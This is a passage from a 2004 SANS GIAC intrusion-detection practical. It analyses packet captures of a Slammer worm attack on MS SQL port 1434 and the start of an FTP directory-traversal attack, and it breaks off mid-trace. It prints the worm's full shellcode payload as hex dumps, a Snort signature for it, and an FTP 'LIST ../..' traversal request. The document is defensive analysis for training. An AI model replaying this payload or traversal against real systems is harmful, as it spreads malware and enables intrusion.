Network Countermeasures: Again, I do not know what countermeasures are in place. The network does have an IDS which suggests some security but obviously crafted packets were allowed to reach the servers which isn't so good. Without other knowledge, I'd score this a 3.

Severity = (criticality + lethality) - (system countermeasures + network countermeasure)
Severity = (5 + 1) - (3 + 3) = 6 – 6 = 0

Defending: - To protect against null based scans and OS fingerprinting there are several things we can do. First, we should block malformed packets at the perimeter that should never be seen on a network. These packets should be dropped with no response back to the sender. Second, we should have a Network Intrusion Detection System that has rules for as many scanning signatures as possible and we should keep them up to date. Third, we should have Host Based Intrusion Detection Systems and Host Based Firewalls in place that can send alerts and block scanning packets. Fourth, we can set up Honeypots to bait attackers to scan the systems. This way we learn what scanning techniques they are using, divert their attention away from more valuable

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

targets and block those attacking IP addresses to protect against future attacks. Lastly, there are tools available that allow you to change the TCP/IP stacks signature. David Barroso discusses some of the tools available in his GIAC GSEC practical located at http://www.giac.org/practical/GSEC/David_Barroso_GSEC.pdf[16].

Multiple Choice Test Question: - According to RFC 793, what is the proper response to an incoming TCP segment to a closed port?

a) The receiving host should send no response.
b) The receiving host should send a SYN ACK response.
c) The receiving host should send a RST response.
d) The receiving host should send a FIN response.

The answer is C. The receiving host should send a RST response.

This detect was submitted to Incidents.org for review. There were no questions on the detect itself. There was one question posted that asked about the new dump files and if the source IP addresses were really private addresses or not. I wrote back saying the files downloaded from Incidents.org contained private source IP addresses and that I saw no documentation on why this was changed from the old practice of showing the actual IP addresses. My post and the reply can be read at http://cert.uni-stuttgart.de/archive/intrusions/2004/01/msg00007.html.

References:

[1] SANS Institue. "TCP/IP and tcpdump Pocket Reference Guide." URL: http://www.sans.org/resources/tcpip.pdf
[2,3,6,8] Caswell, Brian and Hewlett, Jeremy. "Snorts User Manual 2.1.0." 17 December 2003. URL: http://www.snort.org/docs/snort_manual.pdf.
[4] Whitehats, Inc. "IDS4 'Probe-Null_Scan'." URL: http://www.whitehats.com/info/IDS4.
[5] Mitre.org. "CAN-2002-0013 (under review)." URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0013
[7] Whitehats, Inc. "IDS30 'Probe-XMAS-Scan'." URL: http://www.whitehats.com/info/IDS30
[9] Internet Security Systems. "TCP Null Scan." Version 1.8.5.5. URL: http://www.iss.net/security_center/advice/Intrusions/2000309/default.htm
[10] Insecure.org. "Introduction." URL: http://www.insecure.org/nmap/index.html
[11] Millican, Andy. "Network Reconnaissance – Detection and Prevention." GSEC v1.b. 23 January 2003. URL: http://www.giac.org/practical/GSEC/Andy_Millican_GSEC.pdf
[12] Millican, Andy. "Network Reconnaissance – Detection and Prevention." URL: http://www.giac.org/practical/GSEC/Andy_Millican_GSEC.pdf
[13] Warner, Neil. "Scan 23." URL: http://216.239.39.104/search?q=cache:pq5h8374IBYJ:project.honeynet.org/scans/scan23/sol/Neil.html+neil+warner+honeypot&hl=en&lr=lang_en&ie=UTF-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

[14] Sorenson, Robert. “Practical Assignment for SANS Security New Orleans 2001.” URL: http://www.giac.org/practical/Robert_Sorensen_GCIA.htm
[15] Denicola, Brian. “Honeypot Scan of the Month for September 2002.” URL: http://216.239.39.104/search?q=cache:ZGsfOz7v9u4J:project.honeynet.org/scans/scan23/sol/Brian.html+brian+denicola+honeypot&hl=en&lr=lang_en&ie=UTF-8
[16] Barroso, David. “A practical approach for defeating Nmap OS-Fingerprinting.” GSEC v 1.4b. URL: http://www.giac.org/practical/GSEC/David_Barroso_GSEC.pdf

DETECT #2

Source of Trace: - This trace came from a home server on a DSL connection. Here is a diagram of the network:

Internet --- DSL Router --- Web Server w/ SQL Server and Windump

The Web Server is a Windows 2000 Server with IIS Web Services running on it. This server hosts three web sites with unique IP addresses which have been obfuscated (192.168.0.1, 192.168.0.2 and 192.168.0.3). The server also has a Microsoft SQL 2000 SP3a database and Windump running on it. This server and its services are fully patched.

Windump version 3.6.2 has been running from Dec. 19, 2003 to Dec. 29, 2003:

```
Command>   windump –n –s 0 –w detect.dmp
```

The attacks are coming from a variety of sources. I have logged 237 attempts from 158 different hosts. Some hosts only hit one of the IP addresses a single time, others hit each of the three addresses a single time and still others hit all three IP addresses multiple times. If a host hit all three IP addresses multiple times, it was a couple of times. The one exception was host 66.117.20.240 that hit the server 41 times. For all the attacks, the three IP addresses on the server were hit to varying degrees. In all, IP address 192.168.0.1 was hit 88 times, 192.168.0.2 was hit 70 times and 192.168.0.3 was hit 79 times.

I used Ethereal version 0.9.16 to examine the packets of interest filtering on destination port 1434 with the udp.dstport==1434 filter. The summary trace is below.

```
  Date  Time            Source        S Prt  Dest.        D Prt  Info
12-27 17:45:07.939849   66.117.20.240   4652  192.168.0.1   1434  DCERPC  Ping: seq_num: 16843009
12-27 18:25:16.087784   221.190.65.47   1251  192.168.0.2   1434  DCERPC  Ping: seq_num: 16843009
12-27 20:39:29.468215   203.38.33.10    3521  192.168.0.2   1434  DCERPC  Ping: seq_num: 16843009
12-28 00:11:56.346662   81.137.232.231  1173  192.168.0.3   1434  DCERPC  Ping: seq_num: 16843009
12-28 00:20:31.593208   206.48.2.84     1758  192.168.0.2   1434  DCERPC  Ping: seq_num: 16843009
12-28 01:53:01.523109   66.117.20.240   4652  192.168.0.3   1434  DCERPC  Ping: seq_num: 16843009
```

Here is the detailed trace from the first packet above.

```
Frame 3 (418 bytes on wire, 418 bytes captured)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Ethernet II, Src: 00:02:3b:00:4e:05, Dst: 00:b0:d0:f9:c5:fe
Internet Protocol, Src Addr: 66.117.20.240 (66.117.20.240), Dst Addr: 192.168.0.1 (192.168.0.1)
User Datagram Protocol, Src Port: 4652 (4652), Dst Port:  1434 (1434)
DCE RPC
0000  00 b0 d0 f9 c5 fe 00 02 3b 00 4e 05 08 00 45 00   ........;.N...E.
0010  01 94 c6 4a 00 00 77 11 51 e3 42 75 14 f0 42 5c   ...J..w.Q.Bu..B\
0020  90 6a 12 2c 05 9a 01 80 f8 f3 04 01 01 01 01 01   .j.,............
0030  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0040  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0050  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0060  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0070  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0080  01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb   .............B.
0090  0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90   ........p.B.p.B.
00a0  90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01   .......h...B....
00b0  01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5   .1...P..5....P..
00c0  51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e   Qh.dllhel32hkern
00d0  51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54   QhounthickChGetT
00e0  66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66   f.llQh32.dhws2_f
00f0  b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73   .etQhsockf.toQhs
0100  65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d   end....B.E.P..P.
0110  45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b   E.P.E.P..P....B.
0120  1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff   ...=U..Qt.....B.
0130  16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1   ...1.QQP........
0140  01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a   ....Q.E.P.E.P..j
0150  11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50   .j.j...P.E.P.E.P
0160  ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d   ........<a...E..
0170  0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d   .@...........)..
0180  04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51   .....E.j..E.P1.Q
0190  66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6   f..x.Q.E.P.E.P..
01a0  eb ca                                             ..
```

Detect was Generated by: - Snort v 2.1.0 with Current Rule Set for Snort 2.1.0 downloaded on Dec. 29, 2003.

```
Command:> snort –r c:\snort\bin\detect.dmp -c c:\snort\bin\snort.conf –l
c:\snort\bin\detectlog –d –X –v
```

Snort options from the Snort help file (snort –h)

-r:	Read and process tcpdump file
-c:	Use Rules File
-l:	Log to directory
-d:	Dump the Application Layer
-X:	Dump the raw packet data starting at the link layer
-v:	Be verbose

The above traffic triggered this alert for each packet:

```
[**] MS-SQL Worm propagation attempt [**]
12/27-17:45:07.939849 66.117.20.240:4652 -> 192.168.0.1:1434
UDP TTL:119 TOS:0x0 ID:50762 IpLen:20 DgmLen:404
Len: 376
0x0000: 00 B0 D0 F9 C5 FE 00 02 3B 00 4E 05 08 00 45 00    ........;.N...E.
0x0010: 01 94 C6 4A 00 00 77 11 51 E3 42 75 14 F0 42 5C    ...J..w.Q.Bu..B\
0x0020: 90 6A 12 2C 05 9A 01 80 F8 F3 04 01 01 01 01 01    .j.,............
0x0030: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x0040: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01      ................
0x0050: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01      ................
0x0060: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01      ................
0x0070: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01      ................
0x0080: 01 01 01 01 01 01 01 01 01 01 01 DC C9 B0 42 EB      .............B.
0x0090: 0E 01 01 01 01 01 01 01 70 AE 42 01 70 AE 42 90      ........p.B.p.B.
0x00A0: 90 90 90 90 90 90 90 68 DC C9 B0 42 B8 01 01 01      .......h...B....
0x00B0: 01 31 C9 B1 18 50 E2 FD 35 01 01 01 05 50 89 E5      .1...P..5....P..
0x00C0: 51 68 2E 64 6C 6C 68 65 6C 33 32 68 6B 65 72 6E      Qh.dllhel32hkern
0x00D0: 51 68 6F 75 6E 74 68 69 63 6B 43 68 47 65 74 54      QhounthickChGetT
0x00E0: 66 B9 6C 6C 51 68 33 32 2E 64 68 77 73 32 5F 66      f.llQh32.dhws2_f
0x00F0: B9 65 74 51 68 73 6F 63 6B 66 B9 74 6F 51 68 73      .etQhsockf.toQhs
0x0100: 65 6E 64 BE 18 10 AE 42 8D 45 D4 50 FF 16 50 8D      end....B.E.P..P.
0x0110: 45 E0 50 8D 45 F0 50 FF 16 50 BE 10 10 AE 42 8B      E.P.E.P..P....B.
0x0120: 1E 8B 03 3D 55 8B EC 51 74 05 BE 1C 10 AE 42 FF      ...=U..Qt.....B.
0x0130: 16 FF D0 31 C9 51 51 50 81 F1 03 01 04 9B 81 F1      ...1.QQP........
0x0140: 01 01 01 01 51 8D 45 CC 50 8B 45 C0 50 FF 16 6A      ....Q.E.P.E.P..j
0x0150: 11 6A 02 6A 02 FF D0 50 8D 45 C4 50 8B 45 C0 50      .j.j...P.E.P.E.P
0x0160: FF 16 89 C6 09 DB 81 F3 3C 61 D9 FF 8B 45 B4 8D      ........<a...E..
0x0170: 0C 40 8D 14 88 C1 E2 04 01 C2 C1 E2 08 29 C2 8D      .@...........)..
0x0180: 04 90 01 D8 89 45 B4 6A 10 8D 45 B0 50 31 C9 51      .....E.j..E.P1.Q
0x0190: 66 81 F1 78 01 51 8D 45 03 50 8B 45 AC 50 FF D6      f..x.Q.E.P.E.P..
0x01A0: EB CA                                                ..
```

Rule that triggered the alert:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)
```

The Snort rule that triggered this alert is made up of several components explained below:

Alert: Tells Snort to generate an alert if the below fields are met.
UDP: Protocol field tells Snort to look at UDP packets
$EXTERNAL_NET any: Tells Snort what source IP address and port number to look for in the packet.*
->: Indicates what direction the traffic is flowing
$HOME_NET 1434: Tells Snort what destination IP address and port number to look for in the packet.*
msg:"MS-SQL Worm propagation attempt": Tells Snort to display the message "MS-SQL Worm propagation attempt" when this alert is triggered.
content:"|04|"; depth:1: Snort looks for the Hex number "04" in the first byte of the UDP payload.
content:"| 81 F1 03 01 04 9B 81 F1 01|": Snort looks to see if the content "81 F1 03 01 04 9B 81 F1 01" is anywhere in the UDP payload.
content:"sock": Snort looks to see if the string "sock" is in the UDP payload.
content:"send": Snort looks to see if the string "send" is in the UDP payload.
reference: bugtraq,5310; ect..: Indicates a reference to a location on the internet to find out more information on the alert.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

classtype: misc-attack: Classifies this alert as a miscellaneous attack.
sid:2003: This is Snort rule number 2003.
rev:2: This is the rule's second revision.
*Variables (which start with a $) are defined in snort.conf or at the command line.

This detect is the result of a UDP packet being sent to Microsoft SQL Servers Resolution Service's default port of 1434 with the payload of "'h.dllhel32hkernQhounthickChGetTf', 'hws2', 'Qhsockf' and 'toQhsend'"[1]

The network load on the system hit by this worm is minimal. The Windump utility would not have dropped any packets logging the traffic.

Probability the Source Address was spoofed: - I believe the source addresses in this attack are probably not spoofed. This attack, as described below, is a worm that automatically launches its attack from one server to the next without human intervention. There is no documentation that this worm tries to spoof the IP address while propagating. There is a related attack against port 1434 that causes a Denial of Service attack that does use spoofed addresses.

> "The vulnerability results because of a flaw in the SQL Server 2000 keep-alive mechanism, which operates via the Resolution Service. If a particular data packet is sent to the SQL Server 2000 keep-alive function, it will reply to the sender with an identical packet. By spoofing the source address of such a packet, it would be possible to cause two SQL Server 2000 systems to start an endless cycle of packet exchanges."[2]

The Keep-Alive packets though, would need to have a source and destination port of 1434 for the packets to keep bouncing back and fourth. None of our packets have both ports as 1434. Plus, the UDP payload for this type of attack "is a single byte UDP packet – 0x0A".[3] None of our traffic has the Hex value of 0A in the payload.

Also, when examining the trace we see patterns in the traffic that would lead us to believe that the attack is automated, confirming our suspicions that this is coming from a machine that has been compromised and not from a spoofed address. The pattern we see is, multiple attacks from a single host, where the three IP addresses are hit in order and repeatedly hit in order. The source port is always the same for the attack (though different for each attacker). The time between each IP address being attacked is consistent and the time between the same IP address being attacked is also consistent. Below is an example:

```
12-23 20:14:35.179952   218.201.70.194  1112   192.168.0.1   1434   DCERPC    Ping: seq_num: 16843009
12-24 00:39:00.665305   218.201.70.194  1112   192.168.0.3   1434   DCERPC    Ping: seq_num: 16843009
12-24 04:14:02.573970   218.201.70.194  1112   192.168.0.2   1434   DCERPC    Ping: seq_num: 16843009
12-27 00:48:56.106654   218.201.70.194  1112   192.168.0.1   1434   DCERPC    Ping: seq_num: 16843009
12-27 05:10:36.789596   218.201.70.194  1112   192.168.0.3   1434   DCERPC    Ping: seq_num: 16843009
12-27 08:40:25.748967   218.201.70.194  1112   192.168.0.2   1434   DCERPC    Ping: seq_num: 16843009
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

There was one exception to this, where the source port changed. The reason for this change is either the system was rebooted or the Microsoft SQL Server was restarted. This would have cleared the infection. However, without the system being patched, the machine would have been re-infected within hours, if not minutes. The re-infection would have resulted in a different source port being generated. Below is the trace:

```
12-22 05:41:07.101499   66.117.20.240   3723   192.168.0.2   1434   DCERPC    Ping: seq_num: 16843009
12-22 10:38:28.545911   66.117.20.240   3723   192.168.0.3   1434   DCERPC    Ping: seq_num: 16843009
12-23 19:44:04.768107   66.117.20.240   4652   192.168.0.1   1434   DCERPC    Ping: seq_num: 16843009
12-24 03:46:41.088923   66.117.20.240   4652   192.168.0.3   1434   DCERPC    Ping: seq_num: 16843009
```

Analyzing the TTL's of the packets did little. They all fell in a range of 110 to 120, which would suggest a Windows operating system (TTL 128). This would be consistent with a worm that only infects Windows operating systems. I cannot make any correlation that these packets are from the same system with spoofed addresses coming from different vectors.

Description of attack: - This attack is known as the Slammer or Sapphire Worm (CVE-CAN-2002-0649). The worm exploits a vulnerability in either Microsoft SQL Server 2000 or Microsoft Desktop Engine 2000 (Microsoft Security Bulletin MS02-39 and MS02-61). There is a service that listens on UDP port 1434 called SQL Server 2000 Resolution Service (SSRS) that will let a client know what instance of SQL server it should communicate with when trying to find a database on a server that has multiple instances of MS-SQL Server running.

The worm infects an un-patched Microsoft SQL Server and then runs 376 bytes of specially crafted code on the system. These commands are the heart of the worm. They generate a random IP address and then send the worm's payload to the IP address on port 1434 trying to exploit the same vulnerability and infect the machine with the worm. The infected system then selects another IP address and continues the attack. This repeats until the system is shut down or the service is stopped, since the code resides only in memory. When the worm successfully infects a new machine, it again starts to generate IP addresses and tries to infect others. If there are enough infected systems, the speed at which the worm sends out these packets is enough to cause a Denial of Service by consuming all the bandwidth on a network. During the initial outbreak of this worm in January, 2003 "it was the fastest computer worm ever recorded…[the] worm doubled its numbers every 8.5 seconds during the explosive first minute of its attack. Within 10 minutes of debuting at 5:30am (UTC) Jan. 25 (9:30p.m. PST, Jan. 24) the worm was observed to have infected more than 75,000 vulnerable hosts."[4]

Attack Mechanism: - There are actually several vulnerabilities to this service. The first one has already been discussed above in the "Probability the Source IP Address was Spoofed" section, where a Keep-Alive function can allow an attacker to create a Denial of Service Attack. The second vulnerability is a heap based buffer overrun attack.

> "When SQL Server receives a packet on UDP port 1434 with the first byte set to 0x08 followed by an overly long string, followed by a colon character (:) and

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

> number a heap based buffer is overflowed. As this corrupts the structures used to keep track of the heap an attacker can overwrite any location in memory with 4 bytes of their own choosing."[5]

The attacker could either cause Microsoft SQL Server to fail or run code of one's choosing. Our trace shows that we are not targeted for this vulnerability since none of the packets received start with Hex 08 in the first byte of the UDP payload.

The packets in the trace are aimed at the third vulnerability, which is also a buffer overrun, but this time in the system memory stack.

> "When SQL Server receives a packet on UDP port 1434 with the first byte set to 0x04, the SQL Monitor thread takes the remaining data in the packet and attempts to open a registry key using this user supplied information…By appending a large number of bytes to the end of this packet, whilst preparing the string for the registry key to open, a stack based buffer is overflowed and the saved return address is overwritten. This allows an attacker to gain complete control of the SQL Server process and its path of execution. By overwriting the saved return address on the stack with an address that contains a "jmp esp" or "call esp" instruction, when the vulnerable procedure returns the processor will start executing code of the attacker's choice. At no stage does the attacker need to authenticate."[6]

When we look at the packets in our trace we see that the first byte in the UDP payload is 0x04. We also see that a large number of bytes have been appended to overflow the buffer. These are the consecutive 01's in the packet. We then see the actual commands the worm executes, which include: "'h.dllhel32hkernQhounthickChGetTf', 'hws2', 'Qhsockf' and 'toQhsend'"[7] These are explained by Eeye Digital Security as:

> "1. Retrieves the address of GetProcAddress and Loadlibrary from the IAT in sqlsort.dll. It then snags the necessary library base addresses and function entry points.
> 2. Calls gettickcount, and uses returned count as a pseudo-random seed. Creates a UDP socket.
> 3. Performs a simple pseudo-random number generation formula using the returned gettickcount value to generate an IP address that will later be used as the target.
> 4. Sends worm payload in a SQL Server Resolution Service request to the pseudo-random target address, on port 1434 (UDP).
> 5. Returns back to formula and continues to generate new pseudo-random IP addresses."[8]

The complete code can be found disassembled at http://www.eeye.com/html/Research/Flash/sapphire.txt[9]

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In our trace we notice that sometimes our IP addresses are being hit by the same attacker in a predicable way. This does not seem very random. Actually, the random targeting is "an infinite loop"[10] which would explain why our systems are being hit more than once. When the worm has exhausted the IP addresses it uses, it will begin again hitting the same addresses as it has before. For faster systems, this process will take less time. Also the network connection speed will affect the number of hits. An infected system on a 56k modem connection will not be able to hit as many IP addresses as an infected system on a T1 connection. "A single machine with the right Internet connection can scan the entire Internet in 12 hours"[11]

At the time of this writing, DShield.org still reports this vulnerability as the number two most attacked port, despite the fact that the patch for this vulnerability has been out a year and a half and the worm has been out for year.

Correlations: - David Litchfield at Next Generation Security Software Ltd. (www.nextgenss.com) first reported the vulnerability in the SSRS service in July of 2002. The first instance of the worm was supposedly seen by Symantec's Deep Sight Management System on Friday, January 24, 2002.[12] Eeye Digital Security was one of the first to realize it was an attack and dubbed the worm Sapphire "due to the fact that several engineers had to be pulled away from local bars to begin the investigation/dissection process."[13]

This attack has a Common Vulnerabilities and Exposures (CVE) reference number of CAN-2002-0649. You can locate this reference number at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2002-0649[14]. It also has a CERT advisory number of CA-2003-04, located at http://www.cert.org/advisories/CA-2003-04.html[15].

I have found two papers by GIAC students who address the Slammer worm with detailed logs and explanations. Jason Thompson's can be found at http://www.giac.org/practical/GCIA/Jason_Thompson_GCIA.pdf[16] and Chris Hayden's is located at http://www.giac.org/practical/GCIH/Chris_Hayden_GCIH.pdf[17].

Evidence of Active Targeting: - This traffic is not an example of active targeting. The traffic is being sent to randomly selected IP addresses based on an IP address generator in the worm's code. Some attacking hosts hit only one IP address on the server while others hit all three and still others hit all three multiple times. These are done on different days and at different times. This suggests to me that the 158 attacking hosts are randomly choosing their targets.

Severity:

Criticality – This is a server used for personal reasons. There are three web sites that are hosted on it but none are of importance. If they were defaced, it would be some time until someone noticed. This server is used more for analysis and testing purposes. Rebuilding the server would be simple and no one would be affected by the down time. I give this a score of 1.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Lethality – If this attack succeeded, the result would be more irritating than destructive. Most likely my internet connection would be bogged down and possibly shut down by my ISP if there were complaints. Also, my system would probably exhaust all of its resources preventing me from using it. I'd give this a score of 3.

System Countermeasures – The server being attacked has all the latest Service Packs and patches installed on it. The server though, does not have a host based firewall or host based intrusion detection system. IPSec is not configured on the server and it does not have URLScan installed to protect the IIS web server. The server also does not follow SANS step-by-step guide to configuring a Windows 2000 server. I would rate this category a 2.

Network Countermeasures – There are no network countermeasures in place on this network. There is no firewall or network based intrusion detection system. The DSL router is not configured to inspect any traffic. I'll give this score of 1.

Severity = (criticality + lethality) - (system countermeasures + network countermeasure)
Severity = (1 + 3) - (2 + 1) = 4 – 3 = 1

Defensive Recommendation: - To defend against the Slammer worm, several steps should be taken. First, every system that runs Microsoft SQL 2000 Server or Microsoft Desktop Engine 2000 should be patched with the latest service packet (SP3a as of this writing). Second, you should configure your firewall to drop incoming UDP traffic to port 1434. Microsoft recommends the port can be blocked if…:

> "If a network doesn't host any Internet-connected SQL Servers, the port associated with the SQL Server Resolution Service (and all other ports associated with SQL Server) should be blocked.
>
> If a network offers SQL Server services to the Internet but there's only a single instance on the server, the SQL Resolution Service can and should be blocked.
>
> If a network offers SQL Server services to the Internet and has more than one instance, the SQL Resolution Service must be accessible through the firewall.[18]

Third, UDP traffic from your network to the outside, with destination port 1434, should also be blocked.

Multiple Choice Test Question: - When writing a Snort rule, how do you indicate to Snort that you want to check to see if the first byte in the UDP payload is 0x04?

a) content:"|04|"; offset:1
b) content:"|04|"; depth:1
c) content:"|1|"; hex:04
d) content:"|0|"; hex:04

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The Answer is b - content:"|04|"; depth:1

References:

[1,7,10] Network Associates. "W32/SQLSlammer.worm." 4 March 2003. URL: http://vil.nai.com/vil/content/v_99992.htm
[2,18] Microsoft. "Microsoft Security Bulletin MS02-039." 31 January 2003. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp
[3,5,6] NGSSoftware. "Unauthenticated Remote Compromise in MS SQL Server 2000." 25 July 2002. URL: http://www.nextgenss.com/advisories/mssql-udp.txt
[4] San Diego Supercomputer Center. "SDSC Press Release." 4 February 2003. URL: http://www.sdsc.edu/Press/03/020403_SAPPHIRE.html
[8,13] Eeye Digital Security. "Microsoft SQL Sapphire Worm Analysis." 25 January 2003. URL: http://www.eeye.com/html/Research/Flash/AL20030125.html
[9] Eeye Digital Security. "Sapphire Worm Code Disassembled." 27 January 2003. URL: http://www.eeye.com/html/Research/Flash/sapphire.txt
[11] RobertGraham.com. "Advisory: SQL slammer." URL: http://www.robertgraham.com/journal/030126-sqlslammer.html
[12] Leyden, John. "Symantec explains its 'we spotted Slammer' claim." 20 February 2003. URL: http://www.theregister.co.uk/content/56/29406.html
[14] Common Vulnerabilities and Exposures. "CAN-2002-0649 (under review)." URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2002-0649
[15] Cert.org. "Cert Advisory CA-2003-04 MS-SQL Server Worm." 27 January 2003. URL: http://www.cert.org/advisories/CA-2003-04.html
[16] Thompson, Jason. "GIAC: Intrusion Detection in Depth." GCIA v3.3. 21 July 2003. URL: http://www.giac.org/practical/GCIA/Jason_Thompson_GCIA.pdf
[17] Hayden, Chris. "SQL Slammer Worm." Version 2.1.a. 7 April 2003. URL: http://www.giac.org/practical/GCIH/Chris_Hayden_GCIH.pdf

DETECT #3

Source of Trace: - The packet captures for the following trace were found at http://www.incidents.org/logs/Raw/index.html. The file used was 2003.12.15.tgz. Specifically, after downloading and unzipping, the dump files used were 2003.12.15.1, 2003.12.15.2, 2003.12.15.3 and 2003.12.15.4. The IP addresses have been changed from the real ones in the dump files.

I used Ethereal v 0.9.16 to examine the packets of interest. The trace is below.

I believe the trace from the dump files has started after host 10.10.10.122 (the attacker) started sending packets to host 192.168.17.135 (the victim). The first couple of packets are right in the beginning of the first dump file and it looks like the attacker is manually checking to see what ports are open. We see an attempt at the Network Time Protocol

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and then we see a response to a SMTP packet before the real attack begins. We don't see any packets to less common ports.

```
     DateTime                    Source IP       SrcPrt   Dest. IP       DstPrt   Prot      Info
    2003-11-18 13:57:28.440047   10.10.10.122     32996   192.168.17.135   ntp     NTP      NTP
    2003-11-18 13:57:35.394992   192.168.17.135   smtp     10.10.10.122     59716   SMTP     Response: 451
4.1.8 nobody@example.com.
```

Here the real attack begins with the attacker initiating a three-way handshake with the victim to the FTP service.

```
     2003-11-18 14:00:18.021986 10.10.10.122         59909  192.168.17.135       ftp
TCP      59909 > ftp [SYN] Seq=615594842 Ack=0 Win=5840 Len=0
    2003-11-18 14:00:18.027669 192.168.17.135       ftp    10.10.10.122         59909
TCP      ftp > 59909 [SYN, ACK] Seq=3048646128 Ack=615594843 Win=5792 Len=0
    2003-11-18 14:00:18.027816 10.10.10.122         59909  192.168.17.135       ftp
TCP      59909 > ftp [ACK] Seq=615594843 Ack=3048646129 Win=5840 Len=0
```

The attacker then successfully logs in with the guest account. Acknowledgements have been removed for readability.

```
    2003-11-18 14:00:28.092163 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 220 suse72all.target.labs.veri
    2003-11-18 14:00:30.280307 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: USER ftp
    2003-11-18 14:00:30.284590 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 331 Guest login ok, type your
    2003-11-18 14:00:32.469666 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: PASS sdpofi@sdpdofi
    2003-11-18 14:00:32.477337 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 230 Guest login ok, access res
```

The attacking system asks what type of system the FTP server is running on and is told UNIX.

```
    2003-11-18 14:00:32.477637 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: SYST
    2003-11-18 14:00:32.480482 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 215 UNIX Type: L8
```

The attacking system then asks the FTP server to go into Passive mode. The server response that it has entered into Passive mode and gives the IP address and Port it is listening on for communications.[1]

```
    2003-11-18 14:00:37.439359 10.10.10.122         59909  192.168.17.135       ftp
FTP      Request: PASV
    2003-11-18 14:00:37.443371 192.168.17.135       ftp    10.10.10.122         59909
FTP      Response: 227 Entering Passive Mode (192
```

The client and server establish communications on the above specified port for data transfers.

```
    2003-11-18 14:00:37.443721 10.10.10.122         59914  192.168.17.135       48487
TCP      59914 > 48487 [SYN] Seq=631644473 Ack=0 Win=5840 Len=0
```

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

```
    2003-11-18 14:00:37.456208 192.168.17.135        48487  10.10.10.122          59914
TCP      48487 > 59914 [SYN, ACK] Seq=3068917630 Ack=631644474 Win=5792 Len=0
    2003-11-18 14:00:37.456341 10.10.10.122          59914  192.168.17.135        48487
TCP      59914 > 48487 [ACK] Seq=631644474 Ack=3068917631 Win=5840 Len=0
```

The attacker attempts to list the contents of a directory by traversing the directory structure. The command succeeds and data is pushed back to the attacker. Because of the capture size in the dump file, we only see a portion of the directory listing.

```
    2003-11-18 14:00:37.456462 10.10.10.122          59909  192.168.17.135        ftp
FTP      Request: LIST ../../../../../../..
    2003-11-18 14:00:37.469053 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 150 Opening BINARY mode data c
    2003-11-18 14:00:37.470126 192.168.17.135        48487  10.10.10.122          59914
TCP      48487 > 59914 [PSH, ACK] Seq=3068917631 Ack=631644474 Win=5792 Len=346
             0x0040: A4 E1 74 6F 74 61 6C 20 32 38 0A 64 72 77 78 72    ..total 28.drwxr
             0x0050: 2D 78 72 2D 78 20 20 32 20 72 6F 6F 74 20 20 72    -xr-x  2 root  r
    2003-11-18 14:00:37.504268 192.168.17.135        ftp    10.10.10.122          59909
FTP      Response: 226 Transfer complete.
```

The attacker then attempts to change directories to the ETC folder on the FTP server and is successful.

```
